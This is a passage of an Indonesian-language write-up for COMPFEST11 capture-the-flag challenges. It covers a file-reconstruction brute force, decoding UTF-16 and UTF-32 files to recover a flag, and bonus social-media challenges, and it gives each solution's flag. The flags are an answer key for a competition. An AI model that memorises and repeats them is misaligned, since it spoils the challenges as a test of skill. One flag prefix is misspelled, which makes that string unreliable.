
    ]

res = list(p(a, len(a)))
print len(res)

c = 1
for i in res:
    t = first + ''.join(i)
    q = open("file/{}.jpg".format(c), 'w')
    q.write(t)
    q.close()
    c += 1

```

Ketemu pada file bernama 4975.jpg




Flag

COMFPEST11{1TTL3\_t1R3D\_hUH\_9e153ed8}

# Encang Maman Belajar Ngoding

## Cara Pengerjaan

Diberikan 2 file yang encodingnya berbeda



Lalu decrypt file yang ada ke utf-8

```
import codecs
#input = codecs.open("pesan1", "rb", encoding="utf-16-le")
#input = codecs.open("pesan2", "rb", encoding="utf-32-le")
#output = codecs.open("output1.txt", "wb", encoding="utf-8")
#output = codecs.open("output2.txt", "wb", encoding="utf-8")
with input, output:
    while True:
        chunk = input.read(4096)
        if not chunk:
            break

        chunk = chunk.replace(u"\u000B", u"")
        output.write(chunk)
```

Jalankan perintah **strings** pada kedua file output ( output1.txt, output2.txt )

```
~$ strings output1.txt
COMPFEST11{p14Y1n6_
~$ strings output2.txt
WITH_un1C0D3_uWu}
```

## Flag

COMPFEST11{p14Y1n6\_WITH\_un1C0D3\_uWu}

# Bonus

## Game Start

### Cara Pengerjaan

Soal ini cukup sulit, yang kita butuhkan adalah insting yang sangat kuat, jangan berfikir terlalu jauh nanti kesurupan.


### Flag

COMPFEST11{iyeu\_teh\_bendera}

## Bergabunglah di Discord Kami

### Cara Pengerjaan

Soal ini cukup sulit, yang kalian butuhkan adalah iman yang sangat kuat, jangan lupa baca Basmalah.




### Flag

COMPFEST11{w3lc0M3\_tO\_d15C0Rd\_g4N}

## Ikuti Akun Instagram Compfest

### Cara Pengerjaan

Yang kita butuhkan adalah kesabaran dan account instagram.



Flag

COMPFEST11{follow\_compfest\_instagram\_account\_to\_get\_further\_info\_about\_compfest}